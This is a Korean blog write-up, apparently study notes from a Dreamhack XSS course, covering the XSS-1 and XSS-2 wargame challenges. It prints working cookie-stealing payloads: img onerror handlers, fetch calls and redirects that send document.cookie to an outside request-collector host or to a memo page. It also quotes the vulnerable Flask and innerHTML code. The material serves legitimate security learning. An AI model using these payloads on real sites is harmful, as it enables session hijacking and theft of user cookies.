XSS 탐구하기 1

이 글은 드림핵 XSS 수업(https://learn.dreamhack.io/173) 수강 후에 부족한 지식을 보충하기 위해 작성했습니다.

HTML5 에서는 innerHTML 속성은 XSS 공격 방지를 위해 <script> 태그를 필터링 한다.

하지만 <img> 태그를 포함한 여러 태그들은 여전히 XSS 공격에 위험하다.

get 요청을 보낼 수 있는 태그


<img src ='xss' onerror="this.onerror=null;
this.src='https://fmcpiyq.request.dreamhack.games?cookie='+document.cookie">


this.src에 있는 주소에서 img를 찾는다. img가 없으면 다시 onerror를 호출하게 된다.

그래서 this.src 링크가 유효하지 않으면 무한루프에 빠지는데 this.onerror=null; 을 추가하면 무한루프 없이 요청 1번만 오는 것을 확인할 수 있다.

<img src="xss" onerror="new Image().src = 'https://fmcpiyq.request.dreamhack.games/?cookie=' +
document.cookie; ">

new Image() 함수를 통해 주소로 get 요청을 보낼 수 있다. 하지만 쿠키는 오지 않는 모습을 확인할 수 있다.





No host permissions for cookies at url: "file://*/*/index.html".

로컬 환경에서는 쿠키를 사용할 수 없다고 한다.

<img src="#" onerror="window.open('https://ojkjjkt.request.dreamhack.games')">

<img src="#" onerror="location.href='https://ojkjjkt.request.dreamhack.games'">


<img src="https://hfbzuiw.request.dreamhack.games">

<img src=1 onerror="fetch('https://hfbzuiw.request.dreamhack.games');">

<link rel="stylesheet" href="https://hfbzuiw.request.dreamhack.games">

....

그 외에도 많은 코드로 get 요청을 보낼 수 있다.



요청을 보면 한번의 get 요청에 favicon.ico 도 같이 왔는데

favicon이 웹에서 무슨 역할을 하는지 궁금해 찾아보았다.

favicon url을 이용해 url을 모방한 웹 사이트(피싱 사이트)가 있는지 찾아주는 서비스가 있었다.

https://blog.criminalip.io/ko/2022/06/27/favicon-hash/

나는 네이버와 은행 웹사이트, PayPal의 favicon 해시값을 검색해보았지만 피싱 사이트를 찾을 수 없었다. 보안이 철저해졌나보다.

==========

혹시 찾아볼 사람들을 위해 방법을 설명하자면
favicon의 url을 찾은다음

[크롬 개발자도구 -> 네트워크 -> Ctrl+R -> favicon 검색]


https://gist.github.com/yehgdotnet/b9dfc618108d2f05845c4d8e28c5fc6a

여기에서 제공하는 파이썬 코드에 url을 입력하면 favicon 해시 값이 출력된다.

해당되는 출력값을 16진수로 변환하고 검색하면 된다.


검색어는 favicon: [해시값] [옵션] 이다.

여러 옵션이 있는것 같으니 필요에 따라 찾아 쓰면 되겠다.



==========

XSS-1 풀이




이 문제를 풀기 위해서 먼저 flask로 구현된 서버를 이해할 필요가 있다.

서버 코드에서 중요한 부분은 3가지다.

1. /vuln

```python
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return param
```



/vuln 에 접속하면 <script>가 작동하는 것을 볼 수 있다.

그 이유는 param을 그대로 리턴하기 때문이다.

2. /memo

```python
@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text)
```

/memo 에서 우리가 공격한 결과를 볼 수 있다. 이건 /memo가 될 수도 있고 따로 구축한 서버가 될 수도 있다.`드림핵 툴즈` 를 사용해도 된다.


3. 셀레니움 드라이버

```python
def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
    try:
        service = Service(executable_path="/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(url)
```

우리는 가상의 피해자를 위해 셀레니움을 사용한 것이다.

따라서 공격 코드는 셀레니움에게 적용되며 우리는 '공격자' 이므로 모든 요청의 응답을 확인할 수 없다.

먼저 /vuln 에서 <script>가 되는 것을 확인했으니 /flag에서 payload를 주입해본다.




<script>location= "/memo?memo=" + document.cookie</script>

우리가 주입하는 코드 앞에 "/vuln?param=" 이 명시 돼있다.


/vuln에 쿼리변수 param의 값을 그대로 return 하기 때문에 취약점이 있는 param 변수에 payload를 주입하는 것이다.

또 127.0.0.1:8000은 피해자로 설정한 셀레니움의 주소이며 셀레니움의 쿠키를 받아와야 하기때문에 127.0.0.1이다. 같은 원리로 host3.dreamhack.games:17845/memo?memo 로 요청을 보내도 플래그가 떠야 하는데 뜨지 않았다. 이유를 고민해봐야겠다.




/memo 에서 플래그를 확인할 수 있었다.

XSS-2 풀이



/vuln?param=<script>가 작동 안한다.



<img src="" onerror="alert(1)">

이미지 태그는 잘 작동하는걸 알 수 있다.


코드를 살펴보자.

```python
@app.route("/vuln")
def vuln():
    return render_template("vuln.html")
```

```
{% block content %}
    <div id='vuln'></div>
    <script>
        var x=new URLSearchParams(location.search);
        document.getElementById('vuln').innerHTML = x.get('param');
    </script>
{% endblock %}
```

이번에는 vuln.html을 리턴하고 있었으며 vuln.html에는 innerHTML로 param을 삽입하고 있었다. HTML5에서 innerHTML은 <script>를 필터링 한다. 그래서 <img>태그는 작동이 됐던 것이다.

XSS-1과 다른점은 이거 하나뿐이므로 다른 설명은 생략하겠다.



공격 payload를 작성하고 flag를 확인했다.